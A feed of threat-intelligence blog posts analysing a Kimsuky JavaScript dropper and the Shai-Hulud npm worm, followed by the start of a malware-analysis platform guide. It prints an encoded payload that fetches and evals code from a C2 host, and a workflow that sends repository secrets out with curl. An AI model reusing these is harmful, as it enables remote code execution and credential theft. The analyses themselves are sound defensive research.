The script attempts to run four commands, with three commands attempting to collect system and file information from the compromised host. The final command is used to delete temporary files that have been created (these files are used to hold the information to be exfiltrated).

The first command executed collects system information, an example of which is shown in Figure 16. The following command is used to obtain a list of all running processes on the host (Figure 17). The last reconnaissance command navigates to the C:\\Users directory and lists all the files and subdirectories within it by listing the newest files first. This command also lists the attributes for each file within that directory. An example of this is illustrated in Figure 18. After each command is executed, its results are uploaded to the C2 server. The last function changes the working directory to the %TEMP% directory and deletes any .tmp file within that directory. 

Execute Command

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 8: The ExecuteCommand does not contain calls to other user created functions
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 9: Code defined in the ExecuteCommand function

The execute command is used to modify the registry key HKCU\\Console\\CodePage by creating the key with the value 65001. This sets the input and output encoding to UTF-8. The code then creates a file in the %TEMP%directory with a randomly generated file name. This is used to hold the content of the commands that were executed.

Upload Result

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 10: UploadResult makes use of other helper functions
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 11: Code used to exfiltrate data via POST requests

Data is exfiltrated to the URI /umprl.php?uid= with the computer name specified as a parameter. The JavaScript code then creates a file to hold the content of the data to be exfiltrated. The data is exfiltrated as part of a POST request where the request body contains the cabinet file with the exfiltrated data.

Helper Functions

Make File

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 12: Code used to create a file name

The strPrefix variable is an empty string, so any newly created file will be named after the date it was made. 

Read File

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 13: Code used to create the content of a file

This function takes a file name as a parameter, opens a buffer to read the file, and then closes it.

Prepare File for Upload

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 14: Code used to create cabinet files that will be exfiltrated

All content to be exfiltrated is turned into a .cab (cabinet) file and encoded using the certutil LOLBIN. 

Exfiltrated Data

Data is exfiltrated through POST requests to iuh234[.]medianewsonline[.]com/umprl[.]php?uid=. The first request exfiltrates system information, while the second one contains details about all the processes running on the system at that time. The last request includes details about files and directories within the C:\Users directory.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 15: Example of cabinet file being exfiltrated via a POST request
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 16: The first data that is exfiltrated included content from systeminfo
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 17: Process information that was exfiltrated
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 18: Directory information collected by the sample

Third Stage - A Word Document

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 19: Functionality of the third JavaScript file

For every POST request sent by the second stage, the C2 server returns the same content. This is another JavaScript file that executes two functions. The webpage return is resized to 0 and moved off the display window in an attempt to further hide the code.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 20: Portion of the HTTP response issued by the server is response to data sent by the second stage

Establishing Persistence (MKSCHD Function - Make Scheduled Task)

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 21: Functionality of the MKSCHD function

This stage begins by calling the MKSCHD function with the string "Windows Themes Manager". This function contains hardcoded data that is URI percent-encoded data. Before the content is decoded, the JavaScript modifies the HKCU\\Console\\CodePage registry by adding an entry with the value 65001. When decoded, the data is the code outline in the initial sample.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 22: Functionality used to establish persistence
%74%72%79%20%7B%0D%0A%09%76%61%72%20%77%6E%6B%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%53%63%72%69%70%74%2E%4E%65%74%77%6F%72%6B%27%29%3B%0D%0A%09%76%61%72%20%78%68%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%22%4D%69%63%72%6F%73%6F%66%74%2E%58%4D%4C%48%54%54%50%22%29%3B%0D%0A%09%78%68%2E%6F%70%65%6E%28%22%47%45%54%22%2C%20%22%68%74%74%70%3A%2F%2F%69%75%68%32%33%34%2E%6D%65%64%69%61%6E%65%77%73%6F%6E%6C%69%6E%65%2E%63%6F%6D%2F%64%77%6E%6B%6C%2E%70%68%70%3F%75%69%64%3D%22%2B%77%6E%6B%2E%63%6F%6D%70%75%74%65%72%4E%61%6D%65%2B%22%26%6B%65%79%3D%6B%78%22%2C%20%66%61%6C%73%65%29%3B%0D%0A%09%78%68%2E%73%65%6E%64%28%22%22%29%3B%0D%0A%09%65%76%61%6C%28%78%68%2E%72%65%73%70%6F%6E%73%65%54%65%78%74%29%3B%0D%0A%7D%0D%0A%63%61%74%63%68%20%28%65%72%72%29%20%7B%7D
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 23: The encoded content above decodes to the initial sample

The decoded content is written to a file called Themes.js, which is written to the %APPDATA%\\Microsoft\\Windows\\Themes\\Themes.js. Once the file is written to disk, a scheduled task is created that runs every minute with the task name Windows Theme Manager, which calls wscript.exe to execute the file.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 24: Function used to write content to disk

OPDOM

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 25: Functionality of the OPDOM function

The next function, OPDOM, is called, which takes the value E-CARD.docx as a parameter. This function contains base64 encoded data, which is saved to a file called L298306.tmp in the %Public% directory. This file is then decoded using the certutil LOLBIN, after which the temp file is deleted.

Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 26: Truncated content of the OPDOM function

Decoding the base64 data within the function reveals that it is a Word document. Running the Word document through a sandbox reveals an empty document.

VirusTotal
VirusTotal
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript DropperVirusTotal
Analysis download.zip (MD5: 1010DABFA2662FD1007376F6EC814036) No threats detected - Interactive analysis ANY.RUN
Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript DropperInteractive analysis ANY.RUN
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
Figure 27: Screenshot of the downloaded Word document

Conclusion

Analysis of the Kimsuky sample revealed two additional JavaScript files and a Word Document. Since the Word document is empty and does not run any macros in the background, it may be a lure. Moreover, as the initial access vector is unknown, we cannot say how the initial Theme.js file is delivered to the user.

Recommendations

Methods to mitigate the risks posed by malware include:

  • Deploy EDR/AV solutions
    • EDR or AV solutions can detect malicious process chains, anomalous activity, and suspicious files that may indicate a malware infection.
  • User Education
    • Users can help mitigate the risk of information-stealing malware infections by avoiding suspicious websites and using authorized software in corporate environments.

Indicators of Compromise

The table below lists network IOCs identified during our analysis.

Indicators of Compromise

hxxp[://]iuh234[.]medianewsonline[.]com/dwnkl[.]php?uid=DESKTOP-JGLLJLD&key=kx

iuh234[.]medianewsonline[.]com

Additional IOCs related to Kimsuky can be queried in Pulsedive using the Explore query threat=Kimsuky, and are available for export in multiple formats (CSV, STIX 2.1, JSON).

MITRE ATT&CK TTPs

Technique

Tactic

Execution

Command and Scripting Interpreter: JavaScript (T1059.007)

Scheduled Task/Job: Scheduled Task (T1053.003)

Persistence

Modify Registry (T1112)

Scheduled Task/Job: Scheduled Task (T1053.003)

Privilege Escalation

Scheduled Task/Job: Scheduled Task (T1053.003)

Defense Evasion

Indicator Removal: File Deletion (T1070.004)

Obfuscated Files or Information: Command Obfuscation (T1027.010)

Discovery

System Information Discovery (T1082)

File and Directory Discovery (T1083)

Collection

Data from Local System (T1005)

Data Staged: Local Data Staging (T1074.001)

Command and Control

Application Layer Protocol: Web Protocols (T1071.001)

Ingress Tool Transfer (T1105)

References

resources/Kimsuky/2025-10 - JavaScript Dropper at main · pulsedive-research/resources
Contribute to pulsedive-research/resources development by creating an account on GitHub.
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript DropperGitHubpulsedive-research
Dissecting the Infection Chain: Technical Analysis of the Kimsuky JavaScript Dropper
  • ✇Pulsedive Blog
  • Share Your Feedback! 2025 Research Blog Survey Grace Chi
    Calling all Pulsedive users and community members: we want your input.Whether you read every new Pulsedive Threat Research blog post or have only come across one, your feedback will help us create and share the content that matters most to you. Take our quick 5 minute survey to share what topics, research, and formats you’d like to see more of. Your insights will inform future research-focused articles and analysis.Take our 5 minute survey:Take SurveyURL: https://forms.gle/QhduoWXSd8s4GRtH6Thank
     

Share Your Feedback! 2025 Research Blog Survey

30 de Outubro de 2025, 21:52
Share Your Feedback! 2025 Research Blog Survey

Calling all Pulsedive users and community members: we want your input.

Whether you read every new Pulsedive Threat Research blog post or have only come across one, your feedback will help us create and share the content that matters most to you. Take our quick 5 minute survey to share what topics, research, and formats you’d like to see more of. Your insights will inform future research-focused articles and analysis.

Take our 5 minute survey:

URL: https://forms.gle/QhduoWXSd8s4GRtH6

Thank you!

  • ✇Pulsedive Blog
  • NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack Pulsedive Threat Research
    In September 2025, multiple NPM packages were compromised. Some of the compromised packages were highly popular, with millions of downloads per week. Two different sets of compromises were observed:The first compromise occurred around September 8th, 2025, when the packages were embedded with the ability to replace cryptocurrency wallets with adversary-controlled ones. The second compromise utilized the Shai-Hulud worm, which was employed to exfiltrate sensitive information from GitHub repositori
     

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack

25 de Setembro de 2025, 12:28
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack

In September 2025, multiple NPM packages were compromised. Some of the compromised packages were highly popular, with millions of downloads per week. Two different sets of compromises were observed:

  • The first compromise occurred around September 8th, 2025, when the packages were embedded with the ability to replace cryptocurrency wallets with adversary-controlled ones
  • The second compromise utilized the Shai-Hulud worm, which was employed to exfiltrate sensitive information from GitHub repositories. 
    • Initial reports about the Shai-Hulud worm emerged on September 15, 2025. GitGuardian observed activity related to this compromise from September 15 at 03:46 to September 16 at 13:42.

GitHub's Response: In response to the Shai-Hulud attack, GitHub removed over 500+ compromised packages from the npm registry. Additionally, npm blocked new packages that contained known indicators of compromise from being uploaded to the registry.

This blog will walk through both compromises and provide insights into the functionality of the malicious packages, as well as response recommendations. 

First Compromise: September 8th Campaign

The campaign was first reported on September 8th, 2025, and the list of compromised packages included chalk and debug. Both are very popular npm packages, each of which is downloaded over 250 million times a week. The packages were modified to include malicious code that was subsequently executed.

I have no access to my account at the moment. It's in npm's hands for now. Sindre has already booted me off and published over chalk. debug and color/color-string/color-convert are still affected, along with many others I'm sure. Email came from support [at] npmjs [dot] help.

Josh Junon (@bad-at-computer.bsky.social) 2025-09-08T15:27:43.639Z

Figure 1: Bluesky posts about maintainer about compromised npm packages. Source: Bluesky

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 2: Phishing email from npmjs[.]help email used for initial access. Source: Aikido

This attack began by compromising a maintainer’s account with a phishing email and using the account to modify the packages. The threat actor registered the domain npmjs[.]help on Porkbun on September 5th, 2025. 

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 3: Obfuscated code was added to the index.js file within version 0.3.3 of the is-arrayish npm package. Source: Aikido

A GitHub Gist contains the index.js file for the compromised version of the chalk npm package. The same code shown on line 12 of Figure 3 above is also present in the Gist.

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 4: Malicious code added to chalk’s index.js file. Source: GitHub Gist

The obfuscated code can be deobfuscated using tools such as deobfuscate.io. The first round of deobfuscation reveals code containing a list of cryptocurrency wallets, including Bitcoin, Bitcoin Cash, Litecoin, TRON, and Solana. While still heavily obfuscated, analysts can still review the code and understand its functionality.

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 5: Result of a single iteration of deobfuscation on code shown in Figure 4. Source: GitHub Gist

Various cryptocurrency wallets are hardcoded within the file, and there are references to different types of cryptocurrency. 

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 6: Cryptocurrency wallets hardcoded within the malicious file. Source: GitHub Gist
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 7: Code with string references to different cryptocurrencies. Source: GitHub Gist

The malicious code also contains RegEx to match different types of cryptocurrency wallets. The malware intercepts connections to cryptocurrency platforms and replaces the wallet in the request with one of the hardcoded wallets. This allows them to replace payment destinations for adversary-controlled ones, achieved by either injecting itself into functions such as fetch, XMLHttpRequest, or through wallet APIs.

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 8: Calls to a wallet API is used to get a list of accounts owned by the user. Source: GitHub Gist
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 9: RegEx used to identify cryptocurrency wallets. Source: GitHub Gist

Second Compromise: Shai-Hulud Attack

The Shai-Hulud compromise differed from the previous attack in that it didn’t target cryptocurrency transactions, but was instead used to exfiltrate secrets from GitHub repositories. Significantly more npm packages were compromised in this subsequent attack. GitGuardian observed activity related to this compromise from September 15 at 03:46 to September 16 at 13:42. The malware utilized the TruffleHog tool to locate and collect credentials and secrets. Any data that was collected was exfiltrated via GitHub actions to the webhook[.]site domain.

As part of the attack, GitHub workflows were used to convert private repositories to public ones. The repositories that were turned into public ones had the description “Shai-Hulud Migration”, and the term -migration" was added to the name. 

The malware also attempts to exfiltrate the following credentials:

  • GitHub personal access tokens
  • AWS access keys (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY)
  • Google Cloud Platform service credentials
  • Azure credentials
  • Cloud metadata endpoints
  • NPM authentication tokens
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 10: Example of a public GitHub repo compromised by Shai-Hulud

The malicious JavaScript file is available for analysis through Malware Bazaar.

MalwareBazaar | Checking your browser
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain AttackChecking your browser
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
VirusTotal
VirusTotal
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain AttackVirusTotal
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 11: Formatted code for readability

The malware has self-propagation functionality through the updatePackage function. This queries the NPM registry to download the packages owned by the maintainer. Once these are downloaded, the bundle.js file containing the malware is written to the package. Once this file has been written, the package is republished. 

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 12: Function used to get packages owned by a maintainer.
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 13: Once packages owned by a maintainer are downloaded, the malware writes the malicious file to them to propagate the worm.

Apart from updating other packages owned by the compromised maintainer, the malware downloads TruffleHog to collect secrets stored within the repo. The first step in running TruffleHog is to check the operating system architecture and type. From there, the latest version of TruggleHog is downloaded and installed. 

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 14: Code used to download the latest version of TruffleHog from GitHub.
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 15: Attempts to retrieve information from AWS.

Apart from collecting secrets and staging them for exfiltration, it creates a repo with the description “Shai-Hulud” as shown in Figure 16 below. 

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 16: Data that is collected for exfiltration and the call to the makeRepo function with the string "Shai-Hulud" being passed to it.

The data is exfiltrated using a GitHub workflow. The content of the workflow is hardcoded in the malicious file.

NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 17: Code used to setup the GitHub workflow used for exfiltration.
on:
  push:
jobs:
  process:
    runs-on: ubuntu-latest
    steps:
    - name: Data Processing
      run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7; echo "$CONTENTS" | base64 -w 0 | base64 -w 0
      env:
        CONTENTS: ${{ toJSON(secrets) }}
NPM Compromise: The Wrath of the Shai-Hulud Supply Chain Attack
Figure 18: The GitHub workflow as shown within a compromised GitHub repo.

Mitigation Recommendations

Responding to a supply chain compromise is always a challenging task, as pinpointing where packages are used or their versions may not always be easily verifiable. Nevertheless, a dependency review should be conducted for software that leverages npm. The yarn.lock or package-lock.json files may provide details about the packages in use. 

When responding to npm supply chain compromises, once compromised packages have been identified and removed, it is recommended to clear the npm cache before reinstalling the package. In addition to reinstalling packages, consider resetting secrets and user credentials that may have been exposed.  

GitHub’s Response

As of September 22, 2025, GitHub outlined a plan for securing the npm supply chain in response to these attacks. Included within this plan are the following actions:

  • MFA required for local publishing
    • Time-based OTPs will be deprecated
    • Users will be moved to FIDO-based MFA
    • Users will no longer be able to bypass MFA for local publishing
  • Granular Token lifetime is limited to seven days
    • Legacy tokens will be deprecated
  • Trusted Publishing
    • Reduces the need for long-term tokens or credentials to be shared with external sources when authenticating to package repositories
    • Allows a package repository to authenticate an identity from an Identity Provider using OpenID Connect (OIDC)
      • Requires a pre-configured trust policy

Compromise Packages

1st Compromise

Package Name

Version

backlash

0.2.1

chalk-template

1.1.1

supports-hyperlinks

4.1.1

has-ansi

6.0.1

simple-swizzle

0.2.3

color-string

2.1.1

error-ex

1.3.3

color-name

2.0.1

is-arrayish

0.3.3

slice-ansi

7.1.1

color-convert

3.1.1

wrap-ansi

9.0.1

ansi-regex

6.2.1

supports-color

10.2.1

strip-ansi

7.1.1

chalk

5.6.1

debug

4.4.2

ansi-styles

6.2.2

Shai-Hulud Compromise

Package Name

Version(s)

@ahmedhfarag/ngx-perfect-scrollbar

20.0.20

@ahmedhfarag/ngx-virtual-scroller

4.0.4

@art-ws/common

2.0.22, 2.0.28

@art-ws/config-eslint

2.0.4, 2.0.5

@art-ws/config-ts

2.0.7, 2.0.8

@art-ws/db-context

2.0.24

@art-ws/di

2.0.28, 2.0.32

@art-ws/di-node

2.0.13

@art-ws/eslint

1.0.5, 1.0.6

@art-ws/fastify-http-server

2.0.24, 2.0.27

@art-ws/http-server

2.0.21, 2.0.25

@art-ws/openapi

0.1.9, 0.1.12

@art-ws/package-base

1.0.5, 1.0.6

@art-ws/prettier

1.0.5, 1.0.6

@art-ws/slf

2.0.15, 2.0.22

@art-ws/ssl-info

1.0.9, 1.0.10

@art-ws/web-app

1.0.3, 1.0.4

@crowdstrike/commitlint

8.1.1, 8.1.2

@crowdstrike/falcon-shoelace

0.4.1, 0.4.2

@crowdstrike/foundry-js

0.19.1, 0.19.2

@crowdstrike/glide-core

0.34.2, 0.34.3

@crowdstrike/logscale-dashboard

1.205.1, 1.205.2

@crowdstrike/logscale-file-editor

1.205.1, 1.205.2

@crowdstrike/logscale-parser-edit

1.205.1, 1.205.2

@crowdstrike/logscale-search

1.205.1, 1.205.2

@crowdstrike/tailwind-toucan-base

5.0.1, 5.0.2

@ctrl/deluge

7.2.1, 7.2.2

@ctrl/golang-template

1.4.2, 1.4.3

@ctrl/magnet-link

4.0.3, 4.0.4

@ctrl/ngx-codemirror

7.0.1, 7.0.2

@ctrl/ngx-csv

6.0.1, 6.0.2

@ctrl/ngx-emoji-mart

9.2.1, 9.2.2

@ctrl/ngx-rightclick

4.0.1, 4.0.2

@ctrl/qbittorrent

9.7.1, 9.7.2

@ctrl/react-adsense

2.0.1, 2.0.2

@ctrl/shared-torrent

6.3.1, 6.3.2

@ctrl/tinycolor

4.1.1, 4.1.2

@ctrl/torrent-file

4.1.1, 4.1.2

@ctrl/transmission

7.3.1

@ctrl/ts-base32

4.0.1, 4.0.2

@hestjs/core

0.2.1

@hestjs/cqrs

0.1.6

@hestjs/demo

0.1.2

@hestjs/eslint-config

0.1.2

@hestjs/logger

0.1.6

@hestjs/scalar

0.1.7

@hestjs/validation

0.1.6

@nativescript-community/arraybuffers

1.1.6, 1.1.7, 1.1.8

@nativescript-community/gesturehandler

2.0.35

@nativescript-community/perms

3.0.5, 3.0.6, 3.0.7, 3.0.8

@nativescript-community/sentry

4.6.43

@nativescript-community/sqlite

3.5.2, 3.5.3, 3.5.4, 3.5.5

@nativescript-community/text

1.6.9, 1.6.10, 1.6.11, 1.6.12, 1.6.13

@nativescript-community/typeorm

0.2.30, 0.2.31, 0.2.32, 0.2.33

@nativescript-community/ui-collectionview

6.0.6

@nativescript-community/ui-document-picker

1.1.27, 1.1.28

@nativescript-community/ui-drawer

0.1.30

@nativescript-community/ui-image

4.5.6

@nativescript-community/ui-label

1.3.35, 1.3.36, 1.3.37

@nativescript-community/ui-material-bottom-navigation

7.2.72, 7.2.73, 7.2.74, 7.2.75

@nativescript-community/ui-material-bottomsheet

7.2.72

@nativescript-community/ui-material-core

7.2.72, 7.2.73, 7.2.74, 7.2.75, 7.2.76

@nativescript-community/ui-material-core-tabs

7.2.72, 7.2.73, 7.2.74, 7.2.75, 7.2.76

@nativescript-community/ui-material-ripple

7.2.72, 7.2.73, 7.2.74, 7.2.75

@nativescript-community/ui-material-tabs

7.2.72, 7.2.73, 7.2.74, 7.2.75

@nativescript-community/ui-pager

14.1.36, 14.1.37, 14.1.38

@nativescript-community/ui-pulltorefresh

2.5.4, 2.5.5, 2.5.6, 2.5.7

@nexe/config-manager

0.1.1

@nexe/eslint-config

0.1.1

@nexe/logger

0.1.3

@nstudio/angular

20.0.4, 20.0.5, 20.0.6

@nstudio/focus

20.0.4, 20.0.5, 20.0.6

@nstudio/nativescript-checkbox

2.0.6, 2.0.7, 2.0.8, 2.0.9

@nstudio/nativescript-loading-indicator

5.0.1, 5.0.2, 5.0.3, 5.0.4

@nstudio/ui-collectionview

5.1.11, 5.1.12, 5.1.13, 5.1.14

@nstudio/web

20.0.4

@nstudio/web-angular

20.0.4

@nstudio/xplat

20.0.5, 20.0.6, 20.0.7

@nstudio/xplat-utils

20.0.5, 20.0.6, 20.0.7

@operato/board

9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50, 9.0.51

@operato/data-grist

9.0.29, 9.0.35, 9.0.36, 9.0.37

@operato/graphql

9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46

@operato/headroom

9.0.2, 9.0.35, 9.0.36, 9.0.37

@operato/help

9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46

@operato/i18n

9.0.35, 9.0.36, 9.0.37

@operato/input

9.0.27, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48

@operato/layout

9.0.35, 9.0.36, 9.0.37

@operato/popup

9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.49

@operato/pull-to-refresh

9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42

@operato/shell

9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39

@operato/styles

9.0.2, 9.0.35, 9.0.36, 9.0.37

@operato/utils

9.0.22, 9.0.35, 9.0.36, 9.0.37, 9.0.38, 9.0.39, 9.0.40, 9.0.41, 9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.49

@teselagen/bio-parsers

0.4.30

@teselagen/bounce-loader

0.3.16, 0.3.17

@teselagen/file-utils

0.3.22

@teselagen/liquibase-tools

0.4.1

@teselagen/ove

0.7.40

@teselagen/range-utils

0.3.14, 0.3.15

@teselagen/react-list

0.8.19, 0.8.20

@teselagen/react-table

6.10.19, 6.10.20, 6.10.22

@teselagen/sequence-utils

0.3.34

@teselagen/ui

0.9.10

@thangved/callback-window

1.1.4

@things-factory/attachment-base

9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50

@things-factory/auth-base

9.0.43, 9.0.44, 9.0.45

@things-factory/email-base

9.0.42, 9.0.43, 9.0.44, 9.0.45, 9.0.46, 9.0.47, 9.0.48, 9.0.49, 9.0.50, 9.0.51, 9.0.52, 9.0.53, 9.0.54

@things-factory/env

9.0.42, 9.0.43, 9.0.44, 9.0.45

@things-factory/integration-base

9.0.43, 9.0.44, 9.0.45

@things-factory/integration-marketplace

9.0.43, 9.0.44, 9.0.45

@things-factory/shell

9.0.43, 9.0.44, 9.0.45

@tnf-dev/api

1.0.8

@tnf-dev/core

1.0.8

@tnf-dev/js

1.0.8

@tnf-dev/mui

1.0.8

@tnf-dev/react

1.0.8

@ui-ux-gang/devextreme-angular-rpk

24.1.7

@yoobic/design-system

6.5.17

@yoobic/jpeg-camera-es6

1.0.13

@yoobic/yobi

8.7.53

airchief

0.3.1

airpilot

0.8.8

angulartics2

14.1.1, 14.1.2

browser-webdriver-downloader

3.0.8

capacitor-notificationhandler

0.0.2, 0.0.3

capacitor-plugin-healthapp

0.0.2, 0.0.3

capacitor-plugin-ihealth

1.1.8, 1.1.9

capacitor-plugin-vonage

1.0.2, 1.0.3

capacitorandroidpermissions

0.0.4, 0.0.5

config-cordova

0.8.5

cordova-plugin-voxeet2

1.0.24

cordova-voxeet

1.0.32

create-hest-app

0.1.9

db-evo

1.1.4, 1.1.5

devextreme-angular-rpk

21.2.8

ember-browser-services

5.0.2, 5.0.3

ember-headless-form

1.1.2, 1.1.3

ember-headless-form-yup

1.0.1

ember-headless-table

2.1.5, 2.1.6

ember-url-hash-polyfill

1.0.12, 1.0.13

ember-velcro

2.2.1, 2.2.2

encounter-playground

0.0.2, 0.0.3, 0.0.4, 0.0.5

eslint-config-crowdstrike

11.0.2, 11.0.3

eslint-config-crowdstrike-node

4.0.3, 4.0.4

eslint-config-teselagen

6.1.7, 6.1.8

globalize-rpk

1.7.4

graphql-sequelize-teselagen

5.3.8, 5.3.9

html-to-base64-image

1.0.2

json-rules-engine-simplified

0.2.1, 0.2.4

jumpgate

0.0.2

koa2-swagger-ui

5.11.1, 5.11.2

mcfly-semantic-release

1.3.1

mcp-knowledge-base

0.0.2

mcp-knowledge-graph

1.2.1

mobioffice-cli

1.0.3

monorepo-next

13.0.1, 13.0.2

mstate-angular

0.4.4

mstate-cli

0.4.7

mstate-dev-react

1.1.1

mstate-react

1.6.5

ng2-file-upload

7.0.2, 7.0.3, 8.0.1, 8.0.2, 8.0.3, 9.0.1

ngx-bootstrap

18.1.4, 19.0.3, 19.0.4, 20.0.3, 20.0.4, 20.0.5

ngx-color

10.0.1, 10.0.2

ngx-toastr

19.0.1, 19.0.2

ngx-trend

8.0.1

ngx-ws

1.1.5, 1.1.6

oradm-to-gql

35.0.14, 35.0.15

oradm-to-sqlz

1.1.2, 1.1.5

ove-auto-annotate

0.0.9, 0.0.10

pm2-gelf-json

1.0.4, 1.0.5

printjs-rpk

1.6.1

react-complaint-image

0.0.32, 0.0.35

react-jsonschema-form-conditionals

0.3.18, 0.3.21

react-jsonschema-form-extras

1.0.4

react-jsonschema-rxnt-extras

0.4.9

remark-preset-lint-crowdstrike

4.0.1, 4.0.2

rxnt-authentication

0.0.3, 0.0.4, 0.0.5, 0.0.6

rxnt-healthchecks-nestjs

1.0.2, 1.0.3, 1.0.4, 1.0.5

rxnt-kue

1.0.4, 1.0.5, 1.0.6, 1.0.7

swc-plugin-component-annotate

1.9.1, 1.9.2

tbssnch

1.0.2

teselagen-interval-tree

1.1.2

tg-client-query-builder

2.14.4, 2.14.5

tg-redbird

1.3.1, 1.3.2

tg-seq-gen

1.0.9, 1.0.10

thangved-react-grid

1.0.3

ts-gaussian

3.0.5, 3.0.6

ts-imports

1.0.1, 1.0.2

tvi-cli

0.1.5

ve-bamreader

0.2.6, 0.2.7

ve-editor

1.0.1, 1.0.2

verror-extra

6.0.1

voip-callkit

1.0.2, 1.0.3

wdio-web-reporter

0.1.3

yargs-help-output

5.0.3

yoo-styles

6.0.326

References

  • ✇Pulsedive Blog
  • Thorium 101: Inside CISA’s Open Source Malware Analysis Platform Pulsedive Threat Research
    Thorium is a malware analysis platform designed to simplify analyst workflows by consolidating tools into a single interface. CISA describes it as “a highly scalable, distributed malware analysis and data generation framework”. Sound familiar? We released a guide on a similar open-source malware analysis tool called Assemblyline earlier this year (see below for a comparison of the two). Thorium is available as a GitHub repo, which is maintained by CISA. This blog outlines what Thorium is and how
     

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform

10 de Setembro de 2025, 09:15
Thorium 101: Inside CISA’s Open Source Malware Analysis Platform

Thorium is a malware analysis platform designed to simplify analyst workflows by consolidating tools into a single interface. CISA describes it as “a highly scalable, distributed malware analysis and data generation framework”. Sound familiar? We released a guide on a similar open-source malware analysis tool called Assemblyline earlier this year (see below for a comparison of the two). Thorium is available as a GitHub repo, which is maintained by CISA. This blog outlines what Thorium is and how to use it. 

At a Glance Comparison: Thorium vs. Assemblyline

Thorium 101: Inside CISA’s Open Source Malware Analysis Platform
Figure 1: Comparison of Thorium and Assemblyline.
💡
For more details about Assemblyline, read our blog Assemblyline 101 - Open Source Malware Triage

What is Thorium?

Thorium is an open-source malware detection tool designed to simplify incident response, triage, and file analysis by providing secure file ingestion and storage, along with automated analysis. The platform also makes it easy for analysts to access storage copies of analyzed files and their metadata. 

When to use Thorium?

Thorium is great for teams that conduct file triage or analysis. Being able to store the results of their analyses in place makes it easy for other analysts to review the results and quickly search for additional information.

Key Features

  • Scalable platform for analysis
  • Static and dynamic analysis sandboxes
  • Easy-to-use interfaces
  • REST APIs for automation purposes
  • Multi-tenant capabilities
  • Full-test search
  • Key/Value tagging for data labels

